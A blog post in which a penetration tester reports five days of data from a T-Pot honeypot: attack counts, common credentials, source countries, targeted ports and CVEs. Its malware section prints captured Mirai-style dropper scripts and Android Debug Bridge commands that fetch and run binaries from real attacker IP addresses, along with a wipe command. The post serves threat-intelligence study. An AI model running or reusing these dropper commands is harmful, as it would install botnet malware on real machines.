Hunting the hackers for fun using a honeypot

./What&How?

As a penetration tester and red teamer I always wondered how blue teams see the activity of attackers and what data they can collect. For that I came up with the idea to launch a honeypot as an experiment. This post is my research for understanding threat intelligence better.
A **honeypot** is a controlled and safe intended vulnerable environment for showing how attackers work and examining different types of threats.

./The actual setup

The setup is pretty simple and straightforward. The server I used was providing by vultr and had the following specs:

- 8GB ram
- 180GB NVMe
- 6TB bandwidth


These specs are necessarily because T-Pot requires a lot of resources to run properly(min. 8GB ram, 120GB)
For the honeypot part I installed T-Pot on the vps. T-Pot was made by Telekom and it's actually a dashboard for all the honeypots installed, which are over 20

./Motivation


- Study the behaviour of the attackers
- Understanding how threat intelligence works
- Frustrate the hackers lol

./Results


My first thought was "What if I have to wait one month for some shi*ty results?" but oh boy, I got attacks in the first minute, mostly bots that are scanning but still impresive.
Below you can see a map with all the incomings attacks by country. In just 5 days I got requests from all over the world.



In just 5 days I got over 450k attacks which is a lot. Imagine opening an ftp port with anonymous access for just 10 minutes, your machine would be blown up by attacks.



Another nice feature to see was the most common usernames/passwords used. If you intend to launch a honeypot for a longer period of time you can easily create a unique list with usernames/password just from the collected data.



Most 5 usernames used:


root-7,700

admin-3,380

nproc-634

test-504
user-460
Most 5 passwords used:
123456-698
nproc-634
(empty)-270
password-265
1234-253
You can see why's important to use complex passwords and change default credentials. Remind that these are just the 5 most used, there is more but the post lenght would be enormous.


Top 5 countries with the most attacks by source ip



1. United States(30%)


2. Russia(28%)
3. Germany(9%)
4. China(8%)
5. India(7%)

Here you can see the most attacked port by country



Russia-445

United States-7112
Germany-7112
China-123
India-445
I was expecting to see port 445(SMB) in the top because it’s one of the most targeted port by attackers because of it’s previous famous vulnerabilities, such as Eternal Blue/WannaCry (CVE-2017–0144) SMBBleed/SMBGhost (CVE-2020–1206)
Below you can see the most used OS by attackers



Most used CVEs detected by Suricata rules were
CVE-2020–11899
CVE-2019–12263
CVE-2019–12261
CVE-2019–12260
CVE-2019–12255

./Malware Analysis

Of course some of the attackers tried to download malware on the machine. The first one that got my attention was an upgraded version of the famous mirai botnet.
Cowrie honeypot gave us some juicy links to analyze

Cowrie - Top URI Downloads

Filename	T-Pot Path (/data/cowrie/downloads)	Count
http://109.206.241.219/phantom.sh	dl/8c600c925ea8f6e171caa504e66e653c25e733f21e7bebd5c0613e6eed4785cb	10
http://109.206.241.219/bins/phantom.x86	dl/816910ad5b95da80d110bd4183f9a86ab8acfd62da1796809be2c62f623da43e	8
ftp://anonymous:anonymous@109.206.241.219/phantom1.sh	dl/85532dfd35bfd23b477b13ee460802e39235dac615564de2fcc21c7c7424e4f3	3
http://109.206.241.200/spookybins.sh	dl/71a92633a239d5e73764543e1298b6561f3abef5acc524ceb84fd70bb35f0f10	2
http://208.67.105.35:6969/?det=root.root	dl/9f2a59a60e65fbcd5a3e1b7248adf92890ce3a32b19e43fb4751c2657196de13	2

```
┌──(kely㉿kali)-[~/tpot]
└─$ cat phantom.sh
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.x86; curl -O http://109.206.241.219/bins/phantom.x86;cat phantom.x86 >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.mips; curl -O http://109.206.241.219/bins/phantom.mips;cat phantom.mips >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.mpsl; curl -O http://109.206.241.219/bins/phantom.mpsl;cat phantom.mpsl >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.arm4; curl -O http://109.206.241.219/bins/phantom.arm4;cat phantom.arm4 >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.arm5; curl -O http://109.206.241.219/bins/phantom.arm5;cat phantom.arm5 >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.arm6; curl -O http://109.206.241.219/bins/phantom.arm6;cat phantom.arm6 >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.arm7; curl -O http://109.206.241.219/bins/phantom.arm7;cat phantom.arm7 >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.ppc; curl -O http://109.206.241.219/bins/phantom.ppc;cat phantom.ppc >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.m68k; curl -O http://109.206.241.219/bins/phantom.m68k;cat phantom.m68k >robben;chmod +x *;./robben Payload
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.219/bins/phantom.sh4; curl -O http://109.206.241.219/bins/phantom.sh4;cat phantom.sh4 >robben;chmod +x *;./robben Payload

┌──(kely㉿kali)-[~/tpot]
└─$
```

I downloaded the script and looked through it. First view indicates that the script is downloaded in multiple dirs where it gives root permission so it can be executed.


The other one made a skiddie move

```
┌──(kely㉿kali)-[~/tpot]
└─$ cat spookybins.sh
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/mips; chmod +x mips; ./mips; rm -rf mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/mipsel; chmod +x mipsel; ./mipsel; rm -rf mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/sh4; chmod +x sh4; ./sh4; rm -rf sh4
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/x86; chmod +x x86; ./x86; rm -rf x86
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/armv6l; chmod +x armv6l; ./armv6l; rm -rf armv6l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/armv7l; chmod +x armv7l; ./armv7l; rm -rf armv7l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/i686; chmod +x i686; ./i686; rm -rf i686
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/powerpc; chmod +x powerpc; ./powerpc; rm -rf powerpc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/i586; chmod +x i586; ./i586; rm -rf i586
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/m68k; chmod +x m68k; ./m68k; rm -rf m68k
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/sparc; chmod +x sparc; ./sparc; rm -rf sparc
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/armv4l; chmod +x armv4l; ./armv4l; rm -rf armv4l
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://109.206.241.200/armv5l; chmod +x armv5l; ./armv5l; rm -rf armv5l

┌──(kely㉿kali)-[~/tpot]
└─$
```

After downloading and executing you can see that they delete the script. Simple and smart. Gotta apreciate that, even if it's not enough.

I checked virustotal to see if they detect these scripts as malware



Also, adbhoney dashboard reveals top 10 input commands

Adbhoney Input - Top 10

Command Line Input	Count
cd /data/local/tmp/; rm -rf w.sh c.sh; busybox wget http://107.189.8.111/w.sh; sh w.sh; curl http://107.189.8.111/c.sh; sh c.sh	40
cd /data/local/tmp/; busybox wget http://163.123.142.131/w.sh; sh w.sh; curl http://163.123.142.131/c.sh; sh c.sh	38
cd /data/local/tmp/; busybox wget http://198.98.52.113/w.sh; sh w.sh; curl http://198.98.52.113/c.sh; sh c.sh	36
cd /data/local/tmp/; rm -rf w.sh c.sh; busybox wget http://159.89.113.3/w.sh; sh w.sh; curl http://159.89.113.3/c.sh; sh c.sh	24
cd /data/local/tmp/; busybox wget http://45.61.187.128/w.sh; sh w.sh; curl http://45.61.187.128/c.sh; sh c.sh	14
cd /data/local/tmp/; rm -rf w.sh c.sh; busybox wget http://45.61.184.119/w.sh; sh w.sh; curl http://45.61.184.119/c.sh; sh c.sh	14
rm -rf /data/local/tmp/*	12
chmod 0755 /data/local/tmp/nohup	6

You can see how attackers are trying to download scripts from different sources. Most of them are detected by virustotal but no community comments or data about files, meaning they are new.

I will not get into into malware analysis to deep because there are a lot of malware samples downloaded and this post is dedicated only to honeypot research.

The one that made my day was a message left by an attacker(http://198.98.52.113/). I would write the message but I don’t want my post deleted;)

****
WhiteHat Date Private. Daca vezi asta si esti un cautator de IoT atunci suge-o -U.S.
****

./Conclusions

It’s been a really fun project to do over some days. I got contacted by vultr about “my insecure” server, saw some new versions of mirai botnet, got f*cked by the US but most important I learned new things about blue teaming.

./My socials

Linkedin

Twitter